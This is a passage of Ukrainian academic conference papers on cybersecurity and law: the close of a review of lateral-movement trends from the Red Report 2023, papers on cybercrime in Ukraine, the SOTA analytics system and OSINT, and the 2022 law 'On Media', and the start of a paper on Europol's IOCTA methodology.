Найважливішим є те що зловмисники все частіше використовують зловмисне програмне забезпечення для виконання бічного руху. Латеральний рух — це тактика, яку зловмисники використовують для переходу від однієї скомпрометованої системи в мережі до іншої, допомагаючи їм досягати своїх цілей.

T1021 Remote Services і T1018 Remote System Discovery — це нові методи в десятці найкращих цього року Red Report, які в основному використовуються для бокового руху. Третій новачок у списку, T1047 Windows Management Instrumentation, зловживає зловмисниками для виконання файлів і команд у віддалених системах.перший і другий найпоширеніші ідентифіковані методи, щоб виконувати команди на віддалених системах і отримувати облікові дані облікового запису. Вони також допомагають бічним рухам. [3, С. 17].

У період із січня 2022 року по грудень 2022 року Picus Labs проаналізувала 556 107 унікальних файлів, з яких 507 912 (91%) було віднесено до категорії шкідливих.

Джерела цих файлів включають, але не обмежуються:

- комерційні та відкриті служби розвідки про загрози
- постачальники безпеки та дослідники
- пісочниці шкідливих програм
- бази шкідливих програм

Зловмисники все частіше використовують легітимні інструменти та служби для зловмисних цілей і уникають виявлення. Команди безпеки повинні використовувати поведінкові методи виявлення, зосереджені на виявленні зловмисної активності на основі того, як вона відхиляється від нормальної поведінки, а не намагатися ідентифікувати та

блокувати відомі статичні індикатори компрометації (IOC). Це дозволить командам виявляти атаки, які не можуть бути виявлені традиційними засобами безпеки.

Зловмисники використовують законне програмне забезпечення для кібератак. Червоний звіт 2023 показує, якою мірою зловмисники віддають перевагу використанню легітимних інструментів над інструментами, розробленими на замовлення [3, С. 23].

Висновок:

Розвиток багатогранної кібератаки продовжує швидко розвиватися ландшафт загроз постійно змінюється, оскільки зловмисники постійно розробляють нові методи атак і ухилення. Ознайомившись зі звітами провідних компаній в сфері інформаційної безпеки для себе можемо сформувати рекомендації для превентивних дій проти зловмисників.

Щоб підвищити стійкість проти методів атак:

- У компанії має бути сертифікована штатна одиниця яка займається інформаційною безпекою не на папері а на практиці інтегрована СУІБ за міжнародним стандартом
- Жорсткий внутрішній аудит основна система управління СУІБ
- Посилити кіберстійкість, підготувавшись до захисту від попередніх і посткомпрометованих атак.
- Регулярно перевіряйте та оптимізуйте засоби безпеки
- Регулярне тестування та налаштування елементів керування безпекою мають важливе значення, щоб гарантувати, що засоби безпеки здатні виявляти та запобігати найновішим методам обхідних атак.
- Оптимізувавши засоби контролю безпеки, організації можуть покращити загальний стан кіберзахисту та зменшити ризик успішних кібератак.
- Використовувати поведінкові методи виявлення, зосереджені на виявленні зловмисної активності на основі того, як вона відхиляється від нормальної поведінки, а не намагатися ідентифікувати та блокувати відомі статичні індикатори компрометації (IOC).
- Виявити шляхи атак, щоб зрозуміти, як зловмисники пересуваються мережею та які методи вони використовують.
- Запровадити відповідні засоби контролю безпеки для виявлення та реагування на атаки.

ДИНАМІКА КІБЕРЗЛОЧИННОСТІ В УКРАЇНІ

Шелковенко Анна Євгенівна
студентка 1 курсу Інституту права та безпеки
Одеський державний університет внутрішніх справ
Медведенко Надія Василівна
кандидат юридичних наук, доцент кафедри кібербезпеки та інформаційного забезпечення
Одеський державний університет внутрішніх справ

Термін «кіберзлочин» є відносно молодим для науки кримінального права, якии утворений сполученням двох слів: «кібер» (розуміється як «кіберпростір», «віртуальний світ», «інформаційний простір») і «злочин». Під поняттям «кіберзлочину» слід розуміти соціальне явище, що являє собою навмисну мотивовану атаку з використанням мережі Інтернет на інформацію в комп'ютерній системі, програми або дані, що чиниться окремою особою або угрупуваннями, яке має суспільну небезпеку для суспільного ладу України, його політичної й економічної системи, власності, особі, політичним, трудовим, майновим та іншім правам і свободам громадян [1].

«Кіберзлочин (комп'ютерний злочин) - суспільно небезпечне винне діяння у кіберпросторі та/або з його використанням, відповідальність за яке передбачена законом України про кримінальну відповідальність та/або яке визнано злочином міжнародними договорами України» [2].

Нормативно-правове підґрунтя для боротьби з кіберзлочинністю в Україні становлять: Конституція України; Кримінальний кодекс України, Закони України «Про основні засади забезпечення кібербезпеки України», «Про інформацію», «Про захист інформації в інформаційно телекомунікаційних системах» та ін., Доктрина інформаційної безпеки України від 2017 р., Конвенція Раді Європи про кіберзлочинність, Додатковий протокол та

інші міжнародні договори, згода на обов'язковість які надана Верховною Радою України 7 вересня 2005 року Україна ратифікувала Конвенцію Ради Європи про кіберзлочинність. Ситуація ускладнюється через низький рівень кіберграмотності населення, зокрема пересічних користувачів електронних послуг

Кібербезпека – це захищеність життєво важливих інтересів людини і громадянина, суспільства та держави під час використання кіберпростору, за якої забезпечуються сталий розвиток інформаційного суспільства цифрового комунікативного середовища, своєчасне виявлення, запобігання реальних і загроз національній безпеці України у кіберпросторі відповідно до п. 5 ч.1 ст. 1 Закону України «Про основні засади забезпечення кібербезпеки України», прийнятого 5 жовтня 2017 року (набув чинності 9 травня 2018 року). Цей закон визначає основні напрями та цілі державної політики у сфері кібербезпеки, закріплює повноваження державних органів, підприємств, установ, організацій та громадян у цій сфері та основні засади координації їхньої діяльності із забезпечення кібербезпеки. Проте слід зазначити, що в Законі відсутні правові інструменти для його практичного застосування під час здійснення кібератак. [2]

Передумовами та чинниками, які формують загрози у сфері кібербезпеки України, є:

- недосконаліть нормативно-правової бази у сфері кібербезпеки, а також її застарілість у сфері захисту інформації
- відсутність у значної частини міністерств і відомств відповідних структурних підрозділів, необхідного кадрового забезпечення та належного контролю за кіберзахистом. Фінансування робіт із кіберзахисту здійснюється за залишковим принципом з технологічними помилками;
- відсутність системи незалежного аудиту інформаційної безпеки та механізмів розкриття інформації про вразливості в умовах динамічної цифровізації всіх сфер державного управління та життєдіяльності країни, що вимагає суворого дотримання відповідних стандартів;
- невідповідність сучасним вимогам рівня підготовки та підвищення кваліфікації фахівців з питань кібербезпеки та кіберзахисту, зокрема неефективні механізми їх стимулювання до роботи в державному секторі;
- відсутність законодавчого акта про критичну інфраструктуру України та її захист, що значно ускладнює формування системи кіберзахисту такої інфраструктури;
- незавершеність заходів з упровадження організаційно-технічної моделі кіберзахисту, яка відповідатиме сучасним загрозам, викликам у кіберпросторі та глобальним тенденціям розвитку індустрії кібербезпеки;
- відсутність системи підвищення цифрової грамотності громадян та культури безпекового поводження в кіберпросторі, підвищення рівня обізнаності суспільства щодо кіберзагроз та кіберзахисту [1].

Осіб, які вчиняють комп'ютерні злочини (кіберзлочини), у криміналістичній літературі поділяють на декілька категорій. Зазвичай виокремлюють такі типи:

- порушники правил користування ЕОМ (несанкційоване використання комп'ютерів, поширення вірусів і т. п.);
- «білокомірцеві» злочинці;
- «комп'ютерні шпигуни» - підготовлені професіонали, метою яких є отримання важливих стратегічних даних про супротивника в економічній, політичній, технічній та інших сферах;
- «хакери» («одержимі програмісти») - технічно підготовлені особи, які,вчиняючи злочини, часто не переслідують при цьому прямих матеріальних вигод (для них має значення самоствердження, помста за образу, бажання пожартувати тощо) Наразі виділяють такі три групи комп'ютерних злочинців:
- особи, особливістю яких є стійке сполучення професіоналізму у сфері комп'ютерної техніки та програмування з елементами своєрідного фанатизму та винахідливості;

- особи, які страждають на новий вид психічних захворювань - інформаційні хвороби (комп'ютерні філії);
- професійні комп'ютерні злочинці з яскраво вираженою корисливою метою

Кіберзлочинець – людина, яка використовує комп'ютери і мережі для вчинення злочинів має певні типові особливості. Винятки є завжди, але більшість зловмисників демонструють деякі або більшість з таких характеристик.

- Деякий рівень технічних знань (починаючи від тих, хто використовує чужій примітивний шкідливий код — до талановитих хакерів).
- Зневага до закону або міркування про те, чому конкретні закони недійсними або не повинні застосовуватися до них.
- Висока толерантність до ризику або необхідність «фактору адреналіну»
- Хворобливе прагнення маніпулювати іншими або перехитрити їх.

Хакери – це не просто «одержимі програмісти», а ще й «комп'ютерні хулігани». Крім того, переважна більшість опитаних про комп'ютерні злочини згадують, передусім, саме хакерів, що насправді не цілком відповідає дійсності.

Так, унаслідок вивчення кримінальних справ в Україні науковці виявили, що лише у 10 % кримінальних справ, класифікованих як кіберзлочини, особу злочинця можна назвати фахівцем високого рівня – хакером. А у 90 % справ – це звичайний комп' ютерний користувач, який володіє специфічною інформацією у зв'язку з обійманням певної посади. Водночас у США в 80-х роках минулого століття з кожної тисячі комп'ютерних злочинів лише сім вчиняли хакери, проте нині, за даними Національного центру кримінальної інформації США, хакери вчиняють уже близько 20 % таких правопорушень. Тобто в Україні невдовзі можна також очікувати підвищення кіберзлочинів, учинених підготовленими фахівцями – хакерами [3].

Рік	***Динамінка щодо інцидентів***	***Типові атаки та методи***	***Технологічні та соціальні тренди***
2018	Зростання кількості атак та порушень безпеки даних	Фішинг, розкрадання особистої інформації, DDoS атаки	Розширення використання IoT, посилення заходів кібербезпеки
2019	Подальше збільшення кількості інцидентів	Видоспостереження, атаки на додатки та платформи, розкрадання фінансових даних	Зростання кількості підготовлених атак, збільшення значущості кіберзлочинності в бізнес-сфері
2020	Збільшення під час пандемії COVID-19	Збільшення фішингу та атак на віддалені робочі мережі, експлуатація кризових ситуацій	Використання COVID-19 як способу вимагань, росте розмаїття атак
2021	Збільшення складності та хитрості атак	Розробка та використання нових видів шкідливих програм, атаки з використанням штучного інтелекту	Розширення кіберзлочинності в критичній інфраструктурі, збільшення анонімності кіберзлочинців
2022	Зростання кількості кібератак	Атаки на критичну інфраструктуру, розширення соціальної інженерії, криптовалютні шахрайства	Збільшення використання AI та машинного навчання в атаках, розвиток кіберзлочинності пов'язаної з технологіями blockchain

2018 рік: Збільшення фішингових атак і розкрадання особистих даних. Зростання випадків використання DDoS атак для блокування ресурсів.

2019 рік: Подальше розширення фішингу та атак на різні платформи. Зростання кількості кіберзлочинності, спрямованої на використання відеоспостереження та розкрадання фінансових даних.

2020 рік: Збільшення кількості фішингових атак під час пандемії COVID-19. Зростання атак на віддалену роботу та розширення методів соціальної інженерії.

2021 рік: Підвищення складності атак, включаючи використання нових видів шкідливих програм та атак з використанням штучного інтелекту. Збільшення кількості кіберзлочинності в критичній інфраструктурі.

2022 рік: Зростання атак на критичну інфраструктуру. Розширення соціальної інженерії та криптовалютних шахрайств.

Висновок: за останні роки в Україні спостерігається зростання кіберзагроз, яке вказує на необхідність вдосконалення системи кібербезпеки. Навіть при наявності законодавчого акту про кібербезпеку, йому не вистачає ефективних механізмів для боротьби з сучасними кіберзагрозами. Фішингові атаки, DDoS-атаки, кіберзлочинність та використання новітніх технологій стають все більш серйозними викликами. Зокрема, пандемія COVID-19 та воєнна агресія «сусіда», перехід до віддаленої роботи викликали зростання атак і використання соціальної інженерії. Забезпечення кібербезпеки стало надзвичайно важливим завданням для забезпечення національної безпеки та стійкого розвитку країни.

Окрім того забезпечення кібербезпеки потребує не лише правового регулювання, але й постійного вдосконалення технічних та організаційних заходів, зміцнення міжнародного співробітництва шляхом активізації участі в міжнародних ініціативах та обміну інформацією з іншими країнами. Збільшення інвестицій у навчальні програми та тренінги з кібербезпеки на різних рівнях освіти, створення програм підвищення кваліфікації для фахівців, які вже працюють у сфері кібербезпеки допоможуть збільшити кількість спеціалістів та поширюватимуть кіберграмотність. Встановлення партнерства із міжнародними організаціями та приватним сектором для спільного боротьби з кіберзагрозами, забезпечення кібербезпеки в Україні має бути пріоритетним завданням, щоб уникнути серйозних наслідків для національної безпеки, економіки та суспільства в цілому

Література:

1. Никончук Н.С., Маслова О.О. Кіберзлочинність в Україні: виклики сучасності. *Юридичний науковий електронний журнал*. № 9/2021. С. 202 – 205.
2. Про основні засади забезпечення кібербезпеки України: Закон України від 05.10.17 р. № 2163-VII / База даних "Законодавство України" / ВР України. URL: http://zakon.rada.gov.ua/lows/show/2163-19 (дата звернення: 07.11.2023).
3. Ісмайлов.К.Ю; Сіфоров О.І; Веселова Л.Ю; Деркач В.А: Криміналістична характеристика кіберзлочинів. *Інформаційно-телекомунікаційні системи.* URL: https://oduvs.edu.ua/wp-content/uploads/2016/09/l8.pdf (дата звернення: 09.11.2023).

ЕФЕКТИВНИЙ МОНІТОРИНГ СТАНУ НАЦІОНАЛЬНОЇ БЕЗПЕКИ ІНФОРМАЦІЙНО-АНАЛІТИЧНОЮ СИСТЕМОЮ «СОТА»

Дашковська Анастасія Володимирівна
здобувач наукового ступеня доктора філософії
Національної академії внутрішніх справ

Указом Президента України від 18.06.2021 р. № 260 ведено у дію Рішення Ради національної безпеки і оборони України від 04.06.2021 р. щодо удосконалення мережі ситуаційних центрів та цифрової трансформації сфери національної безпеки і оборони з метою підвищення ефективності інформаційно-аналітичного забезпечення прийняття управлінських рішень, взаємодії, координації і контролю за діяльністю органів виконавчої влади, правоохоронних органів та військових формувань у сферах національної безпеки і оборони у мирний час, а також в особливий період, у тому числі в умовах воєнного стану, в умовах надзвичайного стану та під час виникнення кризових ситуацій, що загрожують національній безпеці України [1].

Зазначені центри оснащуються уніфікованим програмним та апаратним забезпеченням із інформаційно-аналітичного супроводження прийняття управлінських рішень, яке включає:

- сховище даних та систему керування базами даних;
- інструменти аналізу та візуалізації даних від різних джерел, а також побудови прогностичних моделей на їх основі;
- модуль геоінформаційних систем і технологій для створення та роботи з наборами геопросторових даних;
- захищений відеоконференцзв'язок для забезпечення синхронного обміну аудіовізуальною інформацією в режимі реального часу;
- електронні комунікаційні мережі для забезпечення обміну інформацією, включаючи передачу даних та аудіовізуальної інформації з різними ступенями обмеження доступу між комунікаційними вузлами, ситуаційними центрами та іншими суб'єктами інформаційного обміну;
- технічну підтримку програмно-апаратного комплексу для забезпечення інтероперабельності, стійкого і безперервного функціонування, тестування, конфігурації та відстеження продуктивності згідно з визначеним регламентом [1].

Завдяки єдиній захищеній мережі, ситуаційні центри оперативно оброблятимуть інформацію, аналізуючи її прийматимуть критично важливі для держави рішення. Наразі, в Апараті РНБО України діє Головний ситуаційний центр України, а також ситуаційні центри низки ключових державних органів сектору безпеки і оборони.

Сучасна інформаційно-аналітична система Головного ситуаційного центру країни «СОТА» працює з Big Data, забезпечує зберігання, поєднання та аналіз даних з різних джерел задля підвищення достовірності, ефективного моніторингу стану національної безпеки по понад 20 напрямах, з метою ефективної координації діяльності державних органів. ІАС «СОТА» на сьогодні є дієвим інструментом, який використовує вище керівництво держави при прийнятті управлінських рішень.

Серед цих напрямів – соціальна, внутрішньо- та зовнішньополітична безпека, російсько-українська війна, поширення захворюваності на коронавірусну інфекцію COVID-19 у світі та в Україні, просторова та функціональна трансформація, самоврядування у контексті децентралізації, місцеві бюджети та спроможність громад, надрокористування, економічна безпека, фінансові ринки, загрози на внутрішніх та зовнішніх ринках тощо [2].

Моніторинг стану національної безпеки здійснюється за основними напрямами, серед яких: воєнна безпека; громадська безпека; економічна; соціальна; екологічна складова.

Для фіксування воєнних злочинів рф фахівцями РНБО розроблено портал, який включає, з-поміж іншого, дані космічної зйомки, до того ж інформація, яка збирається із зовнішніх джерел і обробляється у системі, синхронізована з геопросторовими даними. Технологія пошуку та аналізу інформації з відкритих джерел здавна використовується в роботі розвідок багатьох країн. Особливо активно в Україні заговорили про це після того, як у Києві затримали чоловіка, що виклав у TikTok відео з технікою ЗСУ біля ТЦ Retroville. Згодом торговий центр зазнав ракетного удару російських окупантів, внаслідок якого загинуло восьмеро людей. В основі технології Open source intelligence (OSINT) є пошук, аналіз і використання військової, політичної, економічної та іншої інформації з відкритих джерел для прийняття рішень у сфері національної оборони та безпеки, розслідувань тощо. Робота OSINT базується на трьох етапах: збір інформації, чищення даних та аналіз «чистих» даних. Сьогодні штучний інтелект використовують і при розпізнаванні облич окупантів, які вчинили масові вбивства, зокрема в Бучі Київської області, Ізюмі Харківської області тощо. Відкриті дані можуть розповісти багато чого: які моделі підбитої техніки зображено на фото та відео, звідки прилетіли ракети, який населений пункт зафіксовано на фото та відео, як змінюється лінія фронту під час наступу тощо [3].

Відповідно до законодавства про захист інформації ІАС «СОТА» має три контури обробки інформації: загальнодоступний, для службового користування та таємний. Закрита частина стосується лише військової складової. Безпеку обробки даних підтверджено

Атестатом відповідності на комплексну систему захисту інформації, виданим за результатами державної експертизи.

В свою чергу, програмні аналітичні модулі ІАС «СОТА» дозволяють забезпечити неупереджений об'єктивний контент-аналіз даних та синхронізацію даних із різних джерел [2]. Завдяки формуванню системи резервних та рухомих ситуаційних центрів, дана роботи може проходити в будь-яких критичних умовах і в будь-якій точці країни.

Національний координаційний центр кібербезпеки при РНБО за підтримки Фонду цивільних досліджень та розвитку США (CRDF Global) та Державного департаменту США вже третій рік поспіль проводить тренінги на теми: «Використання засобів OSINT та ОТ для забезпечення кібербезпеки та протидії дезінформації», «OSINT – розвідка з використанням відкритих джерел» з метою підвищення кваліфікації фахівців державного сектору визначеного Стратегією кібербезпеки України [4].

Наступним кроком опановування основних методик та принципів розвідки з відкритих джерел, інструментів та сервісів, які використовуються для OSINT, з-поміж яких Google-інструменти, пошук по фото, методи деанонімізації в мережі Інтернет, моніторинг соцмереж та месенджерів (телеграм-канали), побудова графіків взаємозв'язків тощо став розроблений фахівцями Інституту постінформаційного суспільства за сприянням ННКЦК при РНБО та Національної академії СБУ навчальний курс для органів сектору безпеки і оборони з імплементації інструментарію Open Source Intelligence (OSINT) у державний сектор [5].

Отже, інформаційно-аналітична система «СОТА» є складною багатошаровою інформаційно-аналітичною системою найвищого рівня захисту інформації, має гнучку, відкриту архітектуру, що дозволяє створювати нові функціональні модулі відповідно до завдань, які виникають при реалізації державної політики в сфері національної безпеки. ІАС «СОТА» є сучасною системою, якою користується вище воєнно-політичне керівництво України для цілодобового спостереження за окремими індикаторами стану національної безпеки України, зокрема моніторинг постачання Україні озброєння від країн-партнерів «від моменту перетину кордону до розподілу на місцях». Модуль інтегрований з порталом ІАС «СОТА» щодо відслідковування ситуації на лінії бойових дій, моніторингу розміщення сил ворога, ракетних ударів по території України, обстрілів населених пунктів, географічної прив'язки повідомлень, що стосуються воєнних дій, надзвичайних ситуацій та резонансних заяв, у медіапросторі.

***Література*:**

1. Щодо удосконалення мережі ситуаційних центрів та цифрової трансформації сфери національної безпеки і оборони: рішення Ради національної безпеки і оборони України від 4 червня 2021 р., введено в дію Указом Президента України від 18 червня 2021 року № 260/2021. URL: https://zakon.rada.gov.ua/laws/show/n0039525-21#Text

2. В Апараті РНБО України розроблено та введено в експлуатацію сучасну інформаційно-аналітичну систему «СОТА» (17.11.2021). URL: https://www.rnbo.gov.ua/ua/diialnist/5011.html

3. Що таке OSINT і як він допоміг викрити вбивства у Бучі (07.04.2022). URL: https://explainer.ua/shho-take-osint-i-yak-vin-dopomig-vikriti-vbivstva-u-buchi/

4. Понад 2000 держслужбовців з усієї України навчаються використовувати інструменти OSINT (08.02.2023). URL: https://www.rnbo.gov.ua/ua/Diialnist/6089.html

5. За сприяння НКЦК представники органів сектору безпеки і оборони розпочали навчання з імплементації інструментарію OSINT (26.10.2022). URL: https://www.rnbo.gov.ua/ua/Diialnist/5850.html

ЗАКОН «ПРО МЕДІА» ЯК АГРЕГАЦІЙНО-КОНСОЛІДОВАНИЙ ДОКУМЕНТ В УМОВАХ ВОЄННОГО СТАНУ

Желновач Євген Геннадійович
аспірант Одеського державного університету внутрішніх справ
ORCID.ORG/0009-0006-3541-1792

13 грудня 2022 року Верховна Рада України в умовах воєнного стану прийняла закон України «Про медіа» [1], що само по собі є дуже нестандартним підходом в адмініструванні інформаційними відносинами в історії як національної, так і світової практики інформаційного права. Тому що до сьогодні в світі головним пріоритетом в умовах війни завжди було суттєве законодавче обмеження інформаційної свободи громадян, обмеження та/або повна ізоляція від будь-якої інформації. Втім, глобалістичні інформаційні процеси сьогодні підштовхують до прийняття владними інституціями нових рішень у цьому напрямку, тому ми бачимо позитивні зміни в нормативній сфері, запровадження все нових послуг від Дія.

Отже, закон України «Про медіа» є таким, що регулює діяльність у сфері медіа, визначивши правові засади діяльності в Україні суб'єктів медіа, а також засади державного управління, регулювання та нагляду. Він є одним з «євроінтеграційних» законопроектів, прийняття яких сприяє виконанню рекомендацій Європейської комісії щодо подальшої перспективи членства України в ЄС [2].

Згідно з законом, Національна рада з питань телебачення і радіомовлення є **органом державного регулювання діяльності медіа, а також органом нагляду у цій сфері.**

За словами міністра культури та інформаційної політики України О. Ткаченка, Україна йшла до цього закону понад 10 років [3]. Закон складається з 126 статей, які містяться в десяти розділах, а саме: «Загальні положення», «Суб'єкти у сфері медіа», «Публічні аудіовізуальні медіа», «Вимоги до змісту інформації та організації надання медіа-сервісів», «Ліцензування та реєстрація у сфері медіа», «Національна рада України з питань телебачення і радіомовлення та її повноваження», «Спільне регулювання у сфері медіа», «Відповідальність за порушення законодавства у сфері медіа», «Особливості правового регулювання діяльності медіа в умовах збройної агресії», «Прикінцеві та перехідні положення». Закон вносить зміни до 78 інших актів та визнає нечинним 9 законів і постанов.

Хочемо відмітити, що закон про медіа постає значно актуальнішим в умовах повномасштабної війни рф проти України. Більш того, можна казати про безпрецедентність самого факту прийняття подібного юридичного агрегаційно-консолідованого документу в умовах воєнного стану. Це не означає, що він якийсь супер досконалий, але до цього часу жодна держава світу в умовах війни не прагнула до таких ліберально-демократичних законодавчих змін, щодо інформаційної політики влади та прогресивного удосконалення інформаційних суспільних відносин. Зокрема, цей акт пропонує регулювання порядку діяльності Національна рада України з питань телебачення і радіомовлення під час агресії, визначає зміст інформації, пов'язаної зі збройною агресією, яку забороняється поширювати [4].

Документ замінює собою закони «Про телебачення і радіомовлення», «Про друковані засоби масової інформації» та «Про інформаційні агентства» та значно розширює повноваження Національної ради з питань телебачення і радіомовлення. Так, наприклад Нацрада отримала право скасовувати реєстрацію та припиняти вихід медіа за значні порушення: наприклад:

- за надання недостовірної інформації про власників;
- поширення дискримінаційних матеріалів;
- пропаганду наркотиків;
- позитивне висвітлення агресії проти України чи внутрішньої політики країни-агресора;
- демонстрацію нацистської чи комуністичної символіки або заборонених російських фільмів.

Зареєстровані інтернет-видання Нацрада зможе заблокувати, звернувшись до суду після четвертого грубого порушення протягом місяця, а незареєстровані – самостійно без рішення суду, але тільки після п'ятого порушення і лише на 14 днів [5].

Закон запроваджує, зокрема, такі нові для українського законодавства поняття: аудіовізуальне медіа, багатоканальна електронна комунікаційна мережа, європейська студія-виробник, європейський продукт, користувацьке відео, медіаграмотність, медіа, національний

продукт, незалежна студія-виробник, онлайн-медіа, пакет телеканалів та радіоканалів, платформа спільного доступу до відео, платформа спільного доступу до інформації, пошукова система, система умовного доступу, універсальний медіа-сервіс, формат [1, ст.1].

Закон забезпечує прозорість медійного простору та реалізує права на свободу вираження поглядів, отримання різнобічної, достовірної та оперативної інформації та її вільного поширення. Крім того, закон передбачає особливості правового регулювання діяльності медіа в умовах повномасштабної війни.

Очільник Міністерства культури та інформаційної політики України переконаний, що це не лише важливий крок на шляху вступу до Євросоюзу, але й посилення нашого інформаційного фронту у боротьбі з російською пропагандою. У свою чергу, уповноважений із захисту державної мови Тарас Кремінь вважає, що новий закон «Про медіа» зміцнить позиції української мови у цій сфері [6].

Так, відтепер українськомовною вважатиметься програма, якщо виступи (репліки) ведучих (дикторів) програми, осіб, які беруть участь у програмі, виконані, перекладені із застосуванням синхронного або послідовного перекладу, дубльовані, озвучені українською мовою.

Винятки стосуються лише мов корінних народів, коротких реплік і репортажних виступів із місця подій, спонтанних реплік у живому ефірі (їхня тривалість не може перевищувати 10% тривалості передачі), пісень, кліпів, коротких уривків об'єктів авторського права.

Крім того, до 17 липня 2024 року у прямому ефірі україномовної програми дозволено використання недержавної мови в обсязі, обумовленому творчим задумом програми.

Фільм вважатиметься виконаним державною мовою, якщо звуковий ряд під час його демонстрації буде виконаний українською мовою.

Проводячи аналіз України, як держави із громадянським суспільством та свободою інформації як основною рисою інформаційного суспільства вважаємо логічним розпочати із характеристики діючого законодавства України у сфері свободи інформації та інформаційних відносин. Слід сказати, що на сьогодні в Україні сформований досить об'ємний нормативний фундамент з означеної теми. Цей фундамент можна умовно поділити на три елементи:

- міжнародно-правовий фундамент;
- національний фундамент;
- досвід, що отриманий внаслідок судової практики;

Таким чином, можна констатувати, що Україна напевно перша країна в світі, яка під час повномасштабної війни здійснює позитивні нормативні зміни в медіосфері, що забезпечує, поряд з безпековими питаннями, прозорість медійного простору та реалізує права на свободу вираження поглядів, отримання різнобічної, достовірної та оперативної інформації та її вільного поширення.

Література

1. Про медіа. Закон України від 13 грудня 2022 року № 2849-IX. URL: https://zakon.rada.gov.ua/laws/show/2849-20#Text

2. Верховна Рада України виконала свою частину роботи та прийняла усі необхідні законопроекти для виконання рекомендацій Єврокомісії, – Руслан Стефанчук. Прес-служба Апарату Верховної Ради України. 14 грудня 2022. URL: https://www.rada.gov.ua/news/Top-novyna/231357.html

3. Нестерук А. В Україні набув чинності Закон «Про медіа»: що це означає. Новини, Україна, 01.04.2023. URL: https://proslav.info/v-ukrayini-nabuv-chynnosti-zakon-pro-media-shho-cze-oznachaye

4. Медіагрупа «1+1 media» закликала народних депутатів ухвалити законопроект «Про медіа». Національна рада України з питань телебачення і радіомовлення. URL: https://www.nrada.gov.ua/mediagrupa-1-1-media-zaklykala-narodnyh-deputativ-uhvalyty-zakonoproyekt-pro-media

5. Бурдига І. Новий закон про медіа: чи очікувати обмежень свободи ЗМІ? 20.12.2022. URL: https://www.dw.com/uk/novij-zakon-pro-media-ci-ocikuvati-v-ukraini-obmezen-svobodi-zmi/a-64125867

6. Кремінь: Закон «Про медіа» посилить позиції української мови у медіасфері. Детектор медіа. 31.03.2023. URL: https://detector.media/infospace/article/209633/2023-03-31-kremin-zakon-pro-media-posylyt-pozytsii-ukrainskoi-movy-u-mediasferi

СЕКЦІЯ 3.
КРИМІНАЛЬНИЙ АНАЛІЗ ЯК ІНСТРУМЕНТ ПРОТИДІЇ КІБЕРЗЛОЧИННОСТІ В ПРАВООХОРОННІЙ ДІЯЛЬНОСТІ

УПРОВАДЖЕННЯ В УКРАЇНІ МЕТОДОЛОГІЇ ЄВРОПОЛУ ІОСТА

Користін Олександр Євгенійович
доктор юридичних наук, професор,
заслужений діяч науки і техніки України
(*ДНДІ МВС України*)

Протидія кіберзлочинності сьогодні є невід'ємною частиною протиборства в кіберпросторі. Водночас, в умовах формування сучасних технологічних викликів, що сприяють поширенню новітніх загроз, зокрема і в кіберпросторі, у суспільстві значно зросли вимоги щодо підвищення ефективності та результативності діяльності органів правопорядку. Саме тому трендом правоохоронної діяльності сьогодні є упровадження стратегічного менеджменту на основі розвитку сучасних методологій інформаційно-аналітичного забезпечення та осмислення реальних тенденцій в кримінальному середовищі.

Разом з тим, розуміння реального стану та упровадження адекватної державної політики у цій сфері потребує компетентного розвідувального аналітичного процесу, усвідомлення сучасних трендів й реального пізнання ключових кіберзагроз, а також розробки сучасної методології аналізу кіберзлочинності, яку сьогодні запропоновано Європолом під назвою «Оцінка загроз організованої злочинності в мережі Інтернет» (*Internet Organised Crime Threat Assessment – IOCTA*) (*далі IOCTA*) й на цій основі формування стратегії адекватної протидії.

У анотації видання IOCTA-2021 зазначено, що «*життєво важливо продовжувати вдосконалювати нашу колективну інформаційно-технологічну грамотність та обізнаність, оскільки кіберзлочинність укорінилася в нашому суспільстві»* [1].

Розвиваючи науковий пошук та у співпраці з Департаментом кіберполіції НПУ, було започатковано науково-дослідну роботу за темою «Аналіз кіберзлочинності в Україні з використанням методології Європолу IOCTA». Вочевидь, упровадження сучасних методологій потребує відповідного наукового супроводження, більше того, аналіз стратегічного характеру, що базується на емпіричній базі, сформованій широкою експертною думкою, реалізується безпосередньо в межах не лише кримінології, а й соціології, статистики та науки про дані (*Data Science*), що вимагає дотримання методологічних вимог. Саме тому, на нашу думку, є усі підстави стверджувати, що такі завдання вирішуються переважно в межах прикладного наукового дослідження, із врахуванням дослідницького досвіду та напрацюванням відповідної методології й інструментарію обробки та аналізу великих даних (Big Data).

Сучасні розвинені безпекові системи, зокрема й у сфері кібербезпеки, характеризуються новаціями загальнонаукового та спеціального змісту, які створюють можливості передбачення із врахуванням взаємопов'язаних елементів, серед яких одним із основних інструментів є управління ризиками. Наразі, із врахуванням Резолюції генеральної асамблеї ООН 2002 року та у межах розвитку глобальної культури кібербезпеки, упроваджуються механізми, серед яких одне з ключових місць займає ризик-орієнтований підхід – *учасники повинні здійснювати періодичну оцінку ризиків з метою виявлення загроз та факторів уразливості, мати належні технології та інструменти контролю для цього з урахуванням значущості інформації і її захисту* [2].

Тож, очевидно, реалізуючи державну політику із врахуванням міжнародних стандартів, Україна активно розвивається і в цьому напрямі. Зокрема, у Стратегії національної безпеки України, введеної в дію Указом Президента України від 14 вересня 2020 року № 392/2020 [3], зазначено, що Україна *запровадить національну систему стійкості для забезпечення високого рівня готовності суспільства і держави до реагування на широкий спектр загроз, що передбачатиме оцінку ризиків, своєчасну ідентифікацію загроз і визначення*

вразливостей, а також поширення необхідних знань і навичок у цій сфері. Про ризик-орієнтований підхід щодо забезпечення кібербезпеки зазначається і в Стратегії кібербезпеки України на період 2021-2025 років [4], а у Плані реалізації Стратегії кібербезпеки [5] (далі *План реалізації Стратегії*) чітко визначено завдання: *«Впровадити ризик-орієнтований підхід у частині заходів забезпечення кібербезпеки … розробити методики ідентифікації та оцінки кіберризиків …, забезпечити нормативне врегулювання питань щодо впровадження обов'язковості здійснення періодичної оцінки кіберризиків на підставі розроблених методик».*

